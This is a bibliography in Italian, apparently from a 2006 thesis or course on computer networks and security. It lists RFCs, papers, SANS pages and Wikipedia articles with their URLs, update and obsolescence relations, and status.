Postel J. Internet Control Message Protocol. RFC0792, settembre 1981e. URL http://www.ietf.org/rfc/rfc0792.txt. Aggiornato da RFC0950 (Mogul e Postel, 1985). Rende obsoleto RFC0777 (Postel, 1981b). Stato: STANDARD.

Postel J. Transmission Control Protocol. RFC0793, settembre 1981f. URL http://www.ietf.org/rfc/rfc0793.txt. Aggiornato da RFC3168 (Ramakrishnan e altri, 2001). Stato: STANDARD.

Postel J. Assigned numbers. RFC0820, agosto 1982. URL http://www.ietf.org/rfc/rfc0820.txt. Rende obsoleto RFC0790 (Postel, 1981c). Obsoleted RFC0870 (Reynolds e Postel, 1983). Stato: HISTORIC.

Postel J. Echo Protocol. RFC0862, maggio 1983a. URL http://www.ietf.org/rfc/rfc0862.txt. Stato: STANDARD.

Postel J. Discard Protocol. RFC0863, maggio 1983b. URL http://www.ietf.org/rfc/rfc0863.txt. Stato: STANDARD.

Postel J. Character Generator Protocol. RFC0864, maggio 1983c. URL http://www.ietf.org/rfc/rfc0864.txt. Stato: STANDARD.

Postel J. Daytime Protocol. RFC0867, maggio 1983d. URL http://www.ietf.org/rfc/rfc0867.txt. Stato: STANDARD.

Postel J. DOD standard Internet protocol, dicembre 1979c. URL http://www.cis.ohio-state.edu/htbin/ien/ien123.html.

Provos N. A virtual honeypot framework. In *Proceedings of the 13th USENIX Security Symposium*, agosto 2004. URL http://www.citi.umich.edu/u/provos/papers/honeyd.pdf.

Ramakrishnan K. e Floyd S. A Proposal to add Explicit Congestion Notification (ECN) to IP. RFC2481, gennaio 1999. URL http://www.ietf.org/rfc/rfc2481.txt. Obsoleted RFC3168 (Ramakrishnan e altri, 2001). Stato: EXPERIMENTAL.

Ramakrishnan K., Floyd S., e Black D. The Addition of Explicit Congestion Notification (ECN) to IP. RFC3168, settembre 2001. URL http://www.ietf.org/rfc/rfc3168.txt. Aggiorna RFC2474, RFC2401, RFC0793 (Nichols e altri, 1998; Kent e Atkinson, 1998a; Postel, 1981f). Rende obsoleto RFC2481 (Ramakrishnan e Floyd, 1999). Stato: PROPOSED STANDARD.

Resnick P. Internet Message Format. RFC2822, aprile 2001. URL http://www.ietf.org/rfc/rfc2822.txt. Rende obsoleto RFC0822 (Crocker, 1982). Stato: PROPOSED STANDARD.

Reynolds J. Assigned Numbers: RFC 1700 is Replaced by an On-line Database. RFC3232, gennaio 2002. URL http://www.ietf.org/rfc/rfc3232.txt. Rende obsoleto RFC1700 (Reynolds e Postel, 1994). Stato: INFORMATIONAL.

Reynolds J. e Postel J. Assigned Numbers. RFC1340, luglio 1992. URL http://www.ietf.org/rfc/rfc1340.txt. Rende obsoleto RFC1060 (Reynolds e Postel, 1990). Obsoleted RFC1700 (Reynolds e Postel, 1994). Stato: HISTORIC.

Reynolds J. e Postel J. Assigned Numbers. RFC1700, ottobre 1994. URL `http://www.ietf.org/rfc/rfc1700.txt`. Rende obsoleto RFC1340 (Reynolds e Postel, 1992). Obsoleted RFC3232 (Reynolds, 2002). Stato: HISTORIC.

Reynolds J. e Postel J. Assigned numbers. RFC0870, ottobre 1983. URL `http://www.ietf.org/rfc/rfc0870.txt`. Rende obsoleto RFC0820 (Postel, 1982). Obsoleted RFC0900 (Reynolds e Postel, 1984a). Stato: HISTORIC.

Reynolds J. e Postel J. Assigned Numbers. RFC0900, giugno 1984a. URL `http://www.ietf.org/rfc/rfc0900.txt`. Rende obsoleto RFC0870 (Reynolds e Postel, 1983). Obsoleted RFC0923 (Reynolds e Postel, 1984b). Stato: HISTORIC.

Reynolds J. e Postel J. Assigned numbers. RFC0923, ottobre 1984b. URL `http://www.ietf.org/rfc/rfc0923.txt`. Rende obsoleto RFC0900 (Reynolds e Postel, 1984a). Obsoleted RFC0943 (Reynolds e Postel, 1985a). Stato: HISTORIC.

Reynolds J. e Postel J. Assigned numbers. RFC0943, aprile 1985a. URL `http://www.ietf.org/rfc/rfc0943.txt`. Rende obsoleto RFC0923 (Reynolds e Postel, 1984b). Obsoleted RFC0960 (Reynolds e Postel, 1985b). Stato: HISTORIC.

Reynolds J. e Postel J. Assigned numbers. RFC0960, dicembre 1985b. URL `http://www.ietf.org/rfc/rfc0960.txt`. Rende obsoleto RFC0943 (Reynolds e Postel, 1985a). Obsoleted RFC0990 (Reynolds e Postel, 1986). Stato: HISTORIC.

Reynolds J. e Postel J. Assigned numbers. RFC0990, novembre 1986. URL `http://www.ietf.org/rfc/rfc0990.txt`. Aggiornato da RFC0997 (Reynolds e Postel, 1987a). Rende obsoleto RFC0960 (Reynolds e Postel, 1985b). Obsoleted RFC1010 (Reynolds e Postel, 1987b). Stato: HISTORIC.

Reynolds J. e Postel J. Internet numbers. RFC0997, marzo 1987a. URL `http://www.ietf.org/rfc/rfc0997.txt`. Aggiorna RFC0990 (Reynolds e Postel, 1986). Obsoleted RFC1020, RFC1117 (Romano e Stahl, 1987; Romano e altri, 1989). Stato: UNKNOWN.

Reynolds J. e Postel J. Assigned numbers. RFC1010, maggio 1987b. URL `http://www.ietf.org/rfc/rfc1010.txt`. Rende obsoleto RFC0990 (Reynolds e Postel, 1986). Obsoleted RFC1060 (Reynolds e Postel, 1990). Stato: HISTORIC.

Reynolds J. e Postel J. Assigned numbers. RFC1060, marzo 1990. URL `http://www.ietf.org/rfc/rfc1060.txt`. Aggiornato da RFC1349 (Almquist, 1992). Rende obsoleto RFC1010 (Reynolds e Postel, 1987b). Obsoleted RFC1340 (Reynolds e Postel, 1992). Stato: HISTORIC.

Rockell R. e Fink R. 6Bone Backbone Routing Guidelines. RFC2772, febbraio 2000. URL `http://www.ietf.org/rfc/rfc2772.txt`. Aggiornato da RFC3152 (Bush, 2001). Rende obsoleto RFC2546 (Durand e Buclin, 1999). Stato: INFORMATIONAL.

Romano S. e Stahl M. Internet numbers. RFC1020, novembre 1987. URL `http://www.ietf.org/rfc/rfc1020.txt`. Rende obsoleto RFC0997 (Reynolds e Postel, 1987a). Obsoleted RFC1062, RFC1117, RFC1166 (Romano e altri, 1988, 1989; Kirkpatrick e altri, 1990). Stato: UNKNOWN.

Romano S., Stahl M., e Recker M. Internet numbers. RFC1062, agosto 1988. URL http://www.ietf.org/rfc/rfc1062.txt. Rende obsoleto RFC1020 (Romano e Stahl, 1987). Obsoleted RFC1117, RFC1166 (Romano e altri, 1989; Kirkpatrick e altri, 1990). Stato: UNKNOWN.

Romano S., Stahl M., e Recker M. Internet numbers. RFC1117, agosto 1989. URL http://www.ietf.org/rfc/rfc1117.txt. Rende obsoleto RFC1062, RFC1020, RFC0997 (Romano e altri, 1988; Romano e Stahl, 1987; Reynolds e Postel, 1987a). Obsoleted RFC1166 (Kirkpatrick e altri, 1990). Stato: INFORMATIONAL.

Rossi G. F. Reti di Calcolatori: Lucidi delle Lezioni, 2006. URL http://www.unipv.it/retical/didattica/aa2005-06/reticalcmn/.

Sanai D. Detection of Promiscuous Nodes Using ARP Packets, agosto 2001. URL http://www.securityfriday.com/promiscuous_detection_01.pdf. [Online; consultato il 4 maggio 2006].

Schiller J. Cryptographic Algorithms for Use in the Internet Key Exchange Version 2 (IKEv2). RFC4307, dicembre 2005. URL http://www.ietf.org/rfc/rfc4307.txt. Stato: PROPOSED STANDARD.

Schlyter J. DNS Security (DNSSEC) NextSECure (NSEC) RDATA Format. RFC3845, agosto 2004. URL http://www.ietf.org/rfc/rfc3845.txt. Aggiorna RFC3755, RFC2535 (Weiler, 2004; Eastlake 3rd, 1999). Obsoleted RFC4033, RFC4034, RFC4035 (Arends e altri, 2005a,b,c). Stato: PROPOSED STANDARD.

Senie D. Changing the Default for Directed Broadcasts in Routers. RFC2644, agosto 1999. URL http://www.ietf.org/rfc/rfc2644.txt. Aggiorna RFC1812 (Baker, 1995). Stato: BEST CURRENT PRACTICE.

Sipes S. Why your switched network isn't secure — SANS Intrusion Detection FAQ, settembre 2000. URL http://www.sans.org/resources/idfaq/switched_network.php. [Online; consultato il 4 maggio 2006].

Srisuresh P. e Egevang K. Traditional IP Network Address Translator (Traditional NAT). RFC3022, gennaio 2001. URL http://www.ietf.org/rfc/rfc3022.txt. Rende obsoleto RFC1631 (Egevang e Francis, 1994). Stato: INFORMATIONAL.

Stevens W. R. *UNIX Network Programming*. Prentice-Hall, Upper Saddle River, NJ 07458, USA, 1990. ISBN 0-13-949876-1.

Thomson S. e Huitema C. DNS Extensions to support IP version 6. RFC1886, dicembre 1995. URL http://www.ietf.org/rfc/rfc1886.txt. Aggiornato da RFC2874, RFC3152 (Crawford e Huitema, 2000; Bush, 2001). Obsoleted RFC3596 (Thomson e altri, 2003). Stato: PROPOSED STANDARD.

Thomson S., Huitema C., Ksinant V., e Souissi M. DNS Extensions to Support IP Version 6. RFC3596, ottobre 2003. URL http://www.ietf.org/rfc/rfc3596.txt. Rende obsoleto RFC3152, RFC1886 (Bush, 2001; Thomson e Huitema, 1995). Stato: DRAFT STANDARD.

Tsirtsis G. e Srisuresh P. Network Address Translation - Protocol Translation (NAT-PT). RFC2766, febbraio 2000. URL `http://www.ietf.org/rfc/rfc2766.txt`. Aggiornato da RFC3152 (Bush, 2001). Stato: PROPOSED STANDARD.

Vixie P. A Mechanism for Prompt Notification of Zone Changes (DNS NOTIFY). RFC1996, agosto 1996. URL `http://www.ietf.org/rfc/rfc1996.txt`. Aggiorna RFC1035 (Mockapetris, 1987b). Stato: PROPOSED STANDARD.

Vixie P., Thomson S., Rekhter Y., e Bound J. Dynamic Updates in the Domain Name System (DNS UPDATE). RFC2136, aprile 1997. URL `http://www.ietf.org/rfc/rfc2136.txt`. Aggiorna RFC1035 (Mockapetris, 1987b). Aggiornato da RFC3007, RFC4035, RFC4033, RFC4034 (Wellington, 2000a; Arends e altri, 2005c,a,b). Stato: PROPOSED STANDARD.

Vixie P., Gudmundsson O., Eastlake 3rd D., e Wellington B. Secret Key Transaction Authentication for DNS (TSIG). RFC2845, maggio 2000. URL `http://www.ietf.org/rfc/rfc2845.txt`. Aggiorna RFC1035 (Mockapetris, 1987b). Aggiornato da RFC3645 (Kwan e altri, 2003). Stato: PROPOSED STANDARD.

Weiler S. Legacy Resolver Compatibility for Delegation Signer (DS). RFC3755, maggio 2004. URL `http://www.ietf.org/rfc/rfc3755.txt`. Aggiorna RFC3658, RFC2535 (Gudmundsson, 2003; Eastlake 3rd, 1999). Aggiornato da RFC3757, RFC3845 (Kolkman e altri, 2004; Schlyter, 2004). Obsoleted RFC4033, RFC4034, RFC4035 (Arends e altri, 2005a,b,c). Stato: PROPOSED STANDARD.

Weiler S. e Ihren J. Minimally Covering NSEC Records and DNSSEC On-line Signing. RFC4470, aprile 2006. URL `http://www.ietf.org/rfc/rfc4470.txt`. Aggiorna RFC4035, RFC4034 (Arends e altri, 2005c,b). Stato: PROPOSED STANDARD.

Wellington B. Secure Domain Name System (DNS) Dynamic Update. RFC3007, novembre 2000a. URL `http://www.ietf.org/rfc/rfc3007.txt`. Aggiorna RFC2535, RFC2136 (Eastlake 3rd, 1999; Vixie e altri, 1997). Aggiornato da RFC4033, RFC4034, RFC4035 (Arends e altri, 2005a,b,c). Rende obsoleto RFC2137 (Eastlake 3rd, 1997). Stato: PROPOSED STANDARD.

Wellington B. Domain Name System Security (DNSSEC) Signing Authority. RFC3008, novembre 2000b. URL `http://www.ietf.org/rfc/rfc3008.txt`. Aggiorna RFC2535 (Eastlake 3rd, 1999). Aggiornato da RFC3658 (Gudmundsson, 2003). Obsoleted RFC4035, RFC4033, RFC4034 (Arends e altri, 2005c,a,b). Stato: PROPOSED STANDARD.

Wellington B. e Gudmundsson O. Redefinition of DNS Authenticated Data (AD) bit. RFC3655, novembre 2003. URL `http://www.ietf.org/rfc/rfc3655.txt`. Aggiorna RFC2535 (Eastlake 3rd, 1999). Obsoleted RFC4033, RFC4034, RFC4035 (Arends e altri, 2005a,b,c). Stato: PROPOSED STANDARD.

Wikipedia. Buffer overflow — Wikipedia, The Free Encyclopedia, giugno 2006a. URL `http://en.wikipedia.org/w/index.php?title=Buffer_overflow&oldid=53311840`. [Online; consultato il 5 giugno 2006].

Wikipedia. Shellcode — Wikipedia, The Free Encyclopedia, maggio 2006b. URL http://en.wikipedia.org/w/index.php?title=Shellcode&oldid=49284055. [Online; consultato il 23 maggio 2006].

Wikipedia. Slashdot effect — Wikipedia, The Free Encyclopedia, aprile 2006c. URL http://en.wikipedia.org/w/index.php?title=Slashdot_effect&oldid=49620512. [Online; consultato il 30 aprile 2006].

Wikipedia. Social engineering (computer security) — Wikipedia, The Free Encyclopedia, giugno 2006d. URL http://en.wikipedia.org/w/index.php?title=Social_engineering_%28computer_security%29&oldid=55948258. [Online; consultato il 7 giugno 2006].

Zalewski M. passive OS fingerprinting tool — p0f 2.0.6 README, 2006. URL http://lcamtuf.coredump.cx/p0f/README.

Indice analitico